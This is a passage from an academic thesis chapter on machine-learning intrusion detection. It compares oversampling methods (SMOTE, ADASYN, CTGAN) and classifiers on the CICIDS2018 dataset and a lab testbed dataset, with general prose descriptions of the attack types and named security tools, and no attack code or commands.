Suppose the distance between the first selected sample of the minority class data and the nearest neighbor data is far. In this case, the decision boundary of the majority class is violated, and the outliers are also not considered [114]. In addition, although the amount of data is increased, it results in duplication of information. However, oversampling is a redundant increase of fractional data, which has the drawback of reducing the diversity of the generated data and increasing the possibility of overrfitting. In addition, undersampling has a problem of information lost by reducing the majority of data by fractional data. The DL-based GAN algorithm [115] proposed by Ian Goodfellow, a classifier is a discriminator and data created by the generator. Using the generator part of the GAN, it is possible to generate composite data similar to the original data. Conditional Tabular Generative Adversarial Network (CTGAN) is an algorithm based on GAN specialized for sampling structured data. CTGAN can generate both continuous and categorical types of data [1]. CTGAN oversampling algorithm solves the class imbalance problem and reduces the FAR as compared to the existing sampling techniques. Figure 4.1 presents the overall idea of the proposed framework. This framework is used to improve the imbalance problem of network intrusion datasets. The proposed work is based on two scenarios. In the first scenario, we experiment with the existing CICIDS2018 benchmark dataset [46]. In the second scenario, we experiment with the real-time testbed resampled dataset developed in the Cybersecurity lab at the Institute for Development and Research in Banking Technology (IDRBT), Hyderabad to extend the real-time applicability of the classification models. We use the Principal Component Analysis (PCA) for dimensional reduction and reduce the data dimensions from 84 to 19 features that confirm the efficiency of the proposed model. Additionally, to solve the imbalance problem of the dataset, we apply the popular SMOTE, Borderline-SMOTE, ADASYN, and CTGAN to create the synthetic data for training. Further, we train the following three classification models: linear discriminant analysis, distributed random forest, and boosting-type LigtGBM with optimal hyperparameters.




Figure 4.1: Framework to Improve the Imbalance Data Problem of Intrusion Detection System

Contribution of the chapter

The contribution of this chapter are as follows:

- Real-Time Testbed (RTT) resampled dataset is generated to extend the practical applicability of the classification models. The generated attacks are likely to be similar to CICIDS2018 dataset attacks.
- The features are reduced from 84 to 19 by applying PCA in the existing CICIDS2018 dataset.
- Four state-of-the-art oversampling models (SMOTE, Borderline-SMOTE, ADASYN, CTGAN) are used to solve the data imbalance (Non-uniformity) problem in net-

work intrusion detection.

- Three classification models (Linear Discriminant Analysis (LDA), Distributed Random Forest (DRF), Light Gradient Boosting Machine (LightGBM)) are used to predict the attacks.

- Test results are compared with existing state-of-the-art intrusion detection methods ([54], [62], [56]) using the following datasets: Credit Card, Gambling Fraud, ISCX-Bot-2014, CICIDS2017, CICIDS2018, and the proposed RTT resampled dataset in terms of Accuracy, Precision, Recall, and F1-score.

Outline of the chapter

The rest of the chapter is structured as follows: Section 4.2, describes the experimental datasets and pre-processing. Sections 4.3 and 4.4, describe feature selection and oversampling models for imbalanced data. Sections 4.5 and 4.6, present training data and classification models with hyperparameters. Section 4.7 discusses experiment and analysis of results. Finally, the conclusion and future work is given in section 4.8.

4.2 Experimental Datasets and Pre-Processing

In intrusion detection research, various datasets such as the KDD1999 [2], and NSL-KDD datasets [24] using the DARPA intrusion detection system are used. In the KDD1999 dataset, excluding the Denial of Service (DoS) type of attack, a large-capacity packet attack, the probe is about 4.2%, Remote to Local (R2L). User to Root (U2R) is about 0.1% and 0.005%, respectively, 1% of normal packets did not even reach. It can be seen that the KDD99 dataset, which is mainly used for intrusion detection data, is also severely unbalanced data.
However, we selected the data used in this experiment according to the following three criteria. First, it checked whether OWASP's top ten attacks were performed or not. We focused on whether the attack diversity is guaranteed. The second is whether *.csv* files (Structured data) and *.pcapng/.pcap* (Packet files) files are simultaneously provided for analysis. It is supported to compare the converted Comma-Separated Values (CSV) in the captured packet. Finally, we checked whether a PCAP-CSV conversion was available for model verification.

Category	Label	No. of Instances
	BENIGN	2,687,419
DoS	**DoS Hulk**	231,073
	DoS GoldenEye	10,293
	DoS Slowloris	5,796
	DoS Slowhttptest	5,499
PortScan	**PortScan**	317,860
DDoS	**DDoS**	256,054
	Bot	3,932
Bruteforce	**FTP-Patator**	7,938
	FTP-Bounce	5,897
WebAttack	**WebAttack Brute Force**	1,507
	WebAttack XSS	652
	WebAttack Sql Injection	21
Infiltration	**Infiltration**	36
Heartbleed	**Heartbleed**	11
Total		**3,533,988**

Table 4.1: Summary of Benign and Attack Instances Present in CIC-IDS2018 Dataset

4.2.1 CICIDS2018 Dataset

The dataset that best meets the above criteria is CICIDS2018 [46], [25] intrusion detection data provided by the University of New Brunswick (UNB) in Canada. In a configuration similar to the virtual network, DoS, PortScan, DDoS, WebAttack, Brute-Force, Heartbleed, and Infiltration total of seven kinds of attack were carried out. Table 4.1 shows the amounts of data used for each attack. There are 2,687,419 normal packets (Benign), which occupies more than 76% of the total data. A total of 3,533,988 data, including malicious data, are provided. Each classified category is classified based on the security attack and normal browsing (Benign). In the situation where there are too few decimal samples, high-quality data could not be obtained from both the SMOTE-type and CTGAN algorithm. They create synthetic data by analyzing the distribution and the distance between data. In other words, there is a very high possibility that there is too much data duplication or data with an unintended distribution occurs. This experiment utilized synthetic data with a 1:10000 threshold for malicious data compared to

normal, considering the validity of the data. According to this limitation, we set up the testbed, performed the lab's attack simulation, and generated the resampled dataset.

4.2.2 Real-Time Testbed (RTT) Resampled Dataset




Figure 4.2: Testbed Network Diagram to Generate RTT Resampled Dataset

In the testbed attack scenario, the three key security elements are 'confidentiality', 'availability', and 'integrity'. A Denial of Service (DoS) attack is an attack that

threatens 'availability', and only one attacking PC can paralyze the service of the target server. PortScan is classified as a dictionary attack and searches open ports of the target server. Afterward, an attack is attempted by exploiting the known vulnerabilities of the service operating on the corresponding port. It is classified as an attack that violates 'confidentiality'. Distributed Denial of Service (DDoS) attack is an 'availability' neutralization attack. That infects numerous zombie PCs called bots and sends a maximum number of packets to the target server. DDoS consists of a 'C&C server' that receives commands from an attacker and manages the zombie PC, a 'zombie PC (Bot)' that performs the attack, an 'attacker', and a 'target server'. A brute force attack hacks services such as File Transfer Protocol (FTP), Secure Shell Protocol (SSH), and WEB provided by the server. Randomly assign passwords to random IDs such as 'user' and 'admin', which are frequently used as the default administrator account. An attacker tries logging in with multiple combinations of passwords using IDs found through social engineering attacks. This attack type violates the 'confidentiality' of the target server. A web-based attack refers to an attack using exploit vulnerabilities and gaining access to a server. Among them, Cross-Site Script (XSS) is an attack that exploits users to save content on the site's bulletin board.

A malicious user can store a malicious script that steals general user information and leaks cookies or redirect it to a site with a malicious script. SQL Injection is an attack that obtains unauthorized information by intentionally connecting an unauthorized conditional statement to an input form that delivers a query to the database. XSS and SQL Injection threaten 'confidentiality' and 'integrity'. The Heartbleed attack uses a vulnerability in the OpenSSL protocol announced in April 2014. Versions concerned by this vulnerability are "OpenSSL 1.0.1∼1.0.1f" and "OpenSSL 1.0.2-beta/1.0.2-beta1". This attack is a 'confidentiality' threat attack. The client leaks information stored in the server's memory during communication with the server. After hacking the target server, and infiltration attack is carried out within the target server. In the testbed attack scenario, the stolen information is uploaded or received by using the P2P service of Dropbox or CoolDisk.

Finally, $CICFlowMeter$ analyzes the PCAP file captured by the network packet for each session and outputs it as a CSV file with 84 features. In the experiment, a PCAP file is created by performing a direct attack and then used as data for performance evaluation. In Table 4.2, we describe the prerequisite tools that were used to generate RTT

<table>
<tr><td></td><td>Web Server Specification</td><td colspan="2">Attack Server Specification</td></tr>
<tr><td rowspan="2">Operating System</td><td rowspan="2">Window Server2016
Ubuntu Server18.04</td><td colspan="2">Red Team: Kali Linux 2020.2, Parrot 4.11.3</td></tr>
<tr><td colspan="2">Blue Team: Window, Ubuntu</td></tr>
<tr><td rowspan="12">Application</td><td>Web:
Apache HTTP Server Version 2.4</td><td colspan="2">Blue Team Tools: Web Application Firewall, Endpoint detection and response, ModSecurity</td></tr>
<tr><td rowspan="11">Database:
MySQL,
PostgreSQL</td><td>Class</td><td>Red Team Tools</td></tr>
<tr><td>BENIGN</td><td>Normal Browsing</td></tr>
<tr><td>BruteForce</td><td>John the Ripper, Hydra</td></tr>
<tr><td>DDoS</td><td>Custom python script</td></tr>
<tr><td>DoS Hulk</td><td>hulk-master</td></tr>
<tr><td>DoS GoldenEye</td><td>GoldenEye</td></tr>
<tr><td>DoS Slowloris</td><td>Slowloris</td></tr>
<tr><td>DoS Slowhttptest</td><td>shekyan/slowhttptest</td></tr>
<tr><td>PortScan</td><td>RustScan, NMAP</td></tr>
<tr><td>Webattack</td><td>BurpSuit, NIKTO, DVWA, WFUZZ</td></tr>
<tr><td>Heartbleed & Infilteration</td><td>Metasploit, Custom python script</td></tr>
</table>

Table 4.2: Prerequisite Tools to Generate RTT Resampled Dataset

resampled datasets and the test environment used to conduct direct attacks. Figure 4.2 presents attack environment architecture to generate RTT resampled dataset. We use the $VMWarePlayer15$ for the virtual environment and *tcpdump*/$Wireshark$ for packet capture.

Before oversampling, a standardized scale was applied to the data used in the experiment to prevent distortion due to unit differences. The formula is:

$$z = \frac{(\mathrm{x} - \eta(\mathrm{x}))}{\sigma(\mathrm{x})} \tag{4.1}$$

In equation 4.1, $\eta(\mathrm{x})$ is the mean of the input data, and $\sigma(\mathrm{x})$ is the variance. The standard scale transforms the data so that the mean is 0 and the standard deviation is 1. To compare the performance of oversampling based on the composite data of CTGAN, SMOTE, Borderline-SMOTE, and ADASYN among the representative algorithms de-

scribed in Section 4.4.

4.3 Feature Selection

The number of features increased, which led to an increase in multicollinearity. The classifier's predictive power decreased because of unnecessary features. It fell into the curse of dimension, during which the learning time increased for a long time. Therefore, in the preprocessing process, the number of features is reduced to N using the dimensionality reduction method and the feature selection technique, and then standardized scaling is applied. PCA is a predictive model for reducing high-dimensional data to low-dimensional data [116]. A small set of features can explain a group of data with the help of the PCA, which is a linear combination of existing features. These are effectively used to reduce the dimensions of high-dimensional data [117]. The features are calculated from the eigenvalues and eigenvectors obtained from the covariance matrix in the training data. We will determine what the basis of the space describing the data will be so that we can minimize the reconstruction error in equation 4.2.

$$\mathrm{Min}_{\mu,\lambda_i,V_q} \sum_{i=1}^{N} x_i - (\mu + V_q \lambda_i)^2 \tag{4.2}$$

Here, x_i means observation values, and $\mu + V_q\lambda_i$ can represent the basis of the space newly constructed by PCA. For example, suppose the data has n features. In that case, the features selected from the PCA are Equation 4.3 can be expressed as:

$$Y_n = \alpha_{n1}X_1 + \alpha_{n2}X_2 + \cdots + \alpha_{nn}X_n \tag{4.3}$$

Where $\alpha_{i,j},\ i,j = 1,2,\cdots,n$, and Y represents the selected feature, and α, the coefficient value of the linear combination of X is expressed as the degree to which the existing feature contributes to the composition of the selected feature. First, to understand the correlation between the standardized influence factors, a correlation matrix is created by calculating the correlation coefficient between the two factors, and eigenvalues and eigenvectors are estimated using this. Here, the rearranged eigenvector refers to the principal component. In this experiment, the features were reduced to 19 using PCA.

4.4 Oversampling Models for Imbalanced Dataset


Handling the class imbalance problem is called Resampling, and the prediction performance of the model varies depending on the sampling model applied to the data [118]. Therefore, it is necessary to understand the principle of each algorithm and choose the one suitable for the data. The sampling method is classified into two parts: undersampling and oversampling. Undersampling refers to a technique for removing multiple classes of data by the number of decimal data. It is inappropriate to use when there is a defect that information is lost and there is little data. Oversampling is an oversampling technique that generates as much fractional data as possible. The performance of the prediction model can be enhanced by oversampling. Representative algorithms using ML methods include Random Oversampling (ROS), SMOTE, Borderline-SMOTE, and ADASYN, CTGAN, a DL method based on the GAN algorithm, is described along with these models.

4.4.1 SMOTE

Synthetic Minority Over-sampling Technique (SMOTE) [16] is an algorithm that randomly selects a sample of a prime class and then generates synthetic data using the K-nearest neighbor of the sample. The formula for the composite data is as follows:

$$\text{synthetic }_i = X_i + \text{ gap } * (X_n - X_i) \tag{4.4}$$

In equation 4.4, X_i the sample of the prime class, X_n is the data randomly selected among the nearest observations of the reference sample X_i, and *gap* is a random number between 0 and 1. First, based on X_i selected from the prime class, K neighboring data are found. Among them, a random observation (X_n) is selected and the difference from the reference sample (X_i) is calculated. By multiplying the difference ($X_n \sim X_n$) by a random number between 0 and 1 (*gap*) and adding it to the reference sample (X_i), we get the composite data (*synth*). Repeat this process several times to close the gap between the "minority class" and the "majority class". Figure 4.3a shows the process of generating synthetic data. SMOTE generates new synthetic data based on the distance of prime classes. It solves the problem of overfitting and improves the performance of the classifier. However, there are limitations in that the probability that the synthetic data is biased to a specific distribution is high. The diversity of the synthetic data decreases due to the generation of duplicate data.



(a) SMOTE **(b)** Borderline-SMOTE **(c)** ADASYN

Figure 4.3: Oversampling Models

4.4.2 Borderline-SMOTE

Borderline-SMOTE [17] calculates the composite data by calculating the KNN of a sample of a "minority class" and includes observations of a "majority class" in neighboring observations. Depending on the number of adjacent multiclass observations, they are classified as 'noisy', 'dangerous', or 'safe'. Among K adjacent observations, assuming that the number of classes is P_{num}, the case where $K = P_{\text{num}}$ is caught, $k/2 > P_{num}$ is classified as safe. If $k/2 > P_{num}$, classify it as a risk and proceed with fractional data synthesis. The formula for generating synthetic data is the same as for SMOTE, but only the samples in the 'risk' area are synthesized. Figure 4.3b shows the algorithm model of Borderline-SMOTE. Unlike SMOTE, it increases the prediction performance of the classifier the synthetic data of a few classes in the decision boundary region.

4.4.3 ADASYN

Adaptive Synthetic Sampling (ADASYN) [18] is an oversample algorithm. That gives weight to the generation of decimal data in the difficult-to-learn decision boundary region using the density distribution of observations. The formula for calculating the number of creations is as follows in equation 4.5.

$$\mathrm{G} = (m_l - m_s) \times \beta \tag{4.5}$$

Where, m_l is the number of observations in the "majority class", and m_s is the number of observations in the "minority class". β is a balance variable between 0 and 1, which adjusts the number of synthesized data to be generated. G is obtained as the difference between the number of data of the "majority class" and the data of the "minority class". It is the total amount of composite data to be generated for the "minority class" shows

in equation 4.6.

$$\hat{\gamma}_i = \frac{(\Delta_i/K)}{\sum_{i=1}^{m_s}(\Delta_i/K)} \tag{4.6}$$

Where, Δ_i is the number of observations belonging to the "majority class" among the K observations adjacent to the sample of the selected "minority class", and $\hat{\gamma}$ is the probability density function. The larger the value of Δ_i, the larger the probability density function $\hat{\gamma}$.

$$g_i = \hat{\gamma}_i \times G \tag{4.7}$$

In equation 4.7, g_i is the number of synthetic data to be generated for the i-th prime class sample calculated by the probability density function. The calculation formula of the composite data is the same as that of SMOTE. Figure 4.3c shows that ADASYN has the advantage of being able to generate synthetic data. It uses a small number of observations distributed in the domain of multiple classes. It improves a "minority class" classification performance by oversampling the primary data that is likely to be regarded as an outlier.

4.4.4 CTGAN

Goodfellow, et al. published DL-based GAN [119]. It is an unsupervised learning algorithm. In this model, a generator generates similar synthetic data by learning the probability distribution of the real data and a discriminator that identifies whether the data is original or synthetic. GAN models have been actively studied and are mainly used in synthetic data generation and prediction algorithms. However, the GAN model is based on a discriminator, and the generator learns adversarially. There is a limitation in that the generator cannot learn well if the classification performance of the discriminator is high at the beginning of learning. The DCGAN model [120], which overcomes the limitations of the existing GAN, is commonly used. Still, the DCGAN model is also difficult to apply to the generation of structured data. Structured data has the following characteristics:

1. Unlike intrusion data, in the table format, each column has various types (Ex. number, character, time).

2. Each column has a different data distribution.

3. Most categorical data have serious imbalance problems and are expressed as sparse vectors.

For data of a multimodal distribution with several modes that are easy to appear in such structured data, there is a difficulty in that the generator cannot learn.

Xu, Lei and Skoularidou et al. proposed a Conditional Tabular Generative Adversar-




Figure 4.4: CTGAN Configuration [1]

ial Network (CTGAN) algorithm [1]. It is based on GAN, which can simultaneously generate continuous and categorical data. The CTGAN algorithm is a model optimized for unbalanced data by reflecting all these characteristics for structured data and is used to oversample fractional data in this experiment. CTGAN is a hybrid model of the Conditional-GAN [121] algorithm, and the Tabular-GAN [122] algorithm is a specialized algorithm for generating structured data. It is multimodal distribution, and non-Gaussian distributions are considered and learned using Variable Gaussian Mixed (VGM) distribution. The formula is in the Equation 4.8.

$$\mathbb{P}_{c_i}\left(C_{i,j}\right) = \sum_{k=1}^{m_i} \mu k N\left(C_{i,j}; \eta_k, \phi_k\right) \tag{4.8}$$

In the Equation 4.8, where $C_{i,j}$ is the value belonging to the c_i column, m_i is the the parameter estimated through VGM, η_k is the kth mode, and μk and ϕ_k are the weights and normal distributions of each model. This is calculated to estimate the likelihood. If m_i is estimated as the density of a mixture of three normal distributions through VGM, where C_{ij} belongs among the three distributions can be found using the probability density function. The probability of each mode is calculated and expressed as a one-hot encoding belonging to the dominant model. For example, a value belonging to the third mode is expressed as [0,0,1]. And the values in the third mode are normalized for the

$C_{i,j}$ values, and the expression is as follows in equation 4.9.

$$\alpha_{i,j} = \frac{c_{i,j} - \eta_3}{4\phi_3} \tag{4.9}$$

For N values, the normalized value and the one-hot encoding vector value are expressed together in each mode to finally obtain the r_j value. The formula is as follows in the Equation 4.10.

$$r_j = \alpha_{1,j} \oplus \beta_{1,j} \oplus \ldots \oplus \alpha_{N_c,j} \oplus \beta_{N_c,j} \oplus \mathrm{d}_{1,j} \oplus \mathrm{d}_{N_{d,j}} \tag{4.10}$$

Where, $\alpha_{N_c,j}$ means normalized values for the mode, and $\beta_{N_c,j}$ means vector values expressed in one-hot encoding. Due to this, it was possible to solve the problem of one-hot encoding and multi-modal problems that occurred when generating structured data in the existing GAN algorithm. The CTGAN neural network has a similar configuration to that of the GAN, as shown in figure 4.4. Z is the noise, and the condition is the value of the condition vector to generate. The generator learns the condition and noise to create the synthetic data called $G(z)$, and the discriminator decides it.

4.5 Training Data

In the training data, Table 4.3 presents the class 0 means BENIGN, 1 means BruteForce, and 2, 3, 4, 5, 6, 7, 8, 9 means DDoS, DoS Hulk, DoS GoldenEye, DoS Slowloris, DoS Slowhttptest, PortScan, WebAttack, Heartbleed & Infiltration respectively. For model training, label encoding was performed as a preprocessing task. Unlike the SMOTE type package, the CTGAN package did not automatically oversample the fractional data as much as the majority data. It was necessary to process the generated data to adjust the balance between the minority and the majority of data. The remaining SMOTE packages automatically adjust the amount of data to solve the imbalance problem. In particular, ADASYN automatically adjusts the number in the package and oversamples as much as necessary, so it can be seen that the number is slightly different from other data.

In the experiment, the duplication of synthetic data means the number of fractional data increases, and the information contained in the data does not increase. Also it is possible to distinguish the quality of the sampling technique by inspecting how many Repetition data are generated. Repetition of synthetic data can lead to overfitting

Class	Class Name	CICIDS2018 Dataset			RTT Resampled Dataset		
		No. of Instances	SMOTE/Borderline-SMOTE/CTGAN	ADASYN	Amount of Data	SMOTE/Borderline-SMOTE/CTGAN	ADASYN
0	BENIGN	2687419	2687419	2682677	3224903	3224903	3223927
1	Bruteforce	13835	2687419	2686809	309904	3224903	3221015
2	DDoS	259986	2687419	2687197	2287877	3224903	3220178
3	DoS Hulk	231073	2687419	2681626	2657340	3224903	3223847
4	DoS GoldenEye	10293	2687419	2681723	152336	3224903	3221027
5	DoS Slowloris	5796	2687419	2682636	166345	3224903	3220513
6	DoS Slowhttptest	5499	2687419	2681686	159471	3224903	3222581
7	PortScan	317860	2687419	2685326	1843588	3224903	3224059
8	Webattack	2180	2687419	2684685	69760	3224903	3222566
9	Heartbleed & Infiltration	47	2687419	2683329	5828	3224903	3222524
	Total	**3533988**	**26874190**	**26837694**	**10877352**	**32249030**	**32222237**

Table 4.3: Number of Instances in Training Data Generated by Oversampling Methods on CICIDS2018 Dataset and RTT Resampled Dataset

problems. CTGAN did not generate any duplicate data except for the 2.2% duplicate data that the existing training data had. In the order of ADASYN, BorderlineSMOTE, and SMOTE, many duplicate data occurred. In particular, SMOTE showed the most ominous performance as duplicate data occupies about 14.6% of the total data. The training data (CICIDS2018 and RTT resampled datasets) have 84 features. However, it is necessary to select the features to be used for analysis.

4.6 Classification Models

In order to perform its prediction, the model uses the training input values and makes certain assumptions about the new class labels/categories. We used three classification models (LDA, DRF, and LightGBM) to confirm the experimental results. The LightGBM shows excellent prediction performance with comparatively higher processing and computational speed.

4.6.1 Linear Discriminant Analysis (LDA)

In the LDA, it is essential to find an axis that includes these properties simultaneously to distinguish the categories between the influence factors [19]. Projecting the data on an axis, we see the axis on which the distance between the average values is maximum. The axis where the variance within the category is the minimum is found. First, the

total variance (S_T) and the variance within the data (S_W) must be calculated, which is calculated in equations 4.11 and 4.12 respectively.

$$S_T = \frac{1}{N-1} \sum_{i=1}^{N} (x_i - m)(x_i - m)^T \tag{4.11}$$

$$S_W = \sum_{j=1}^{M} \left[\frac{1}{N_c - 1} \sum_{i=1}^{N_c} (x_i - m_j)(x_i - m_j)^T \right] \tag{4.12}$$

Here, m represents the average of all data, and m_j $(j = 1, 2, 3, ..., M)$ represents the average of each data. And if we obtain a transformation matrix W to maximize the overall variance and the ratio within the data, Equation 4.13 can be expressed as:

$$J(W) = \left| \frac{W^T S_T W}{W^T S_W W} \right| \tag{4.13}$$

Here, W is a matrix having the eigenvector of S_W, S_T as a column vector and can be obtained through eigenvalue analysis such as Equation 4.13. Finally, in the case of analysis data, the significance was verified by $Wilk's Lamda$ method. Suppose the value of the structural matrix defines the correlation coefficient between the influence factor and the standardized canonical discriminant function. It indicates a high value, and the influence is high; otherwise, the influence is low.

4.6.2 Distributed Random Forest (DRF)

In the DRF, if the input values of all learning models are the same, the prediction values will be similar. The bootstrap aggregating model is to restore and extract the input data and train it randomly to remove the correlation by the same input data [20]. However, bagging does not remove the correlation between variables because features are learned without change. DRF improved the multicollinearity problem between variables, which is a disadvantage of the bagging model, by randomly selecting the variables of the input dataset [123]. The Classification and Regression Tree (CART) algorithm classifies the input variables into several groups [124]. The *Gini* coefficient is used to remove the impurity of the sample. The CART algorithm is a binary decision tree created by iteratively splitting the node into two sub-nodes, starting with the root node containing the entire training sample. It has the advantage of handling both classification and regression problems. The *Gini* coefficient is an index that minimizes the impurity of the separated child nodes [125]. The lower the *Gini* coefficient, the lower the contaminant,

and it means that the nodes of the corresponding category are well classified as highly correlated with each other. The formula for the *Gini* coefficient shows in equation 4.14:

$$1 - \sum_{i=1}^{k} (P_i)^2 \tag{4.14}$$

Where, k is the number of categories, and P_i is the probability of being classified into i categories. According to the above formula, it can be seen that the probability of being classified into the corresponding category is obtained, and the movement moves toward the highest probability. For this reason, the model using the CART algorithm has the advantage of explaining the classified principle, and the analysis result is easy to understand. Figure 4.5 shows the CART algorithm model. DRF uses several of these CART




Figure 4.5: CART Algorithm Model

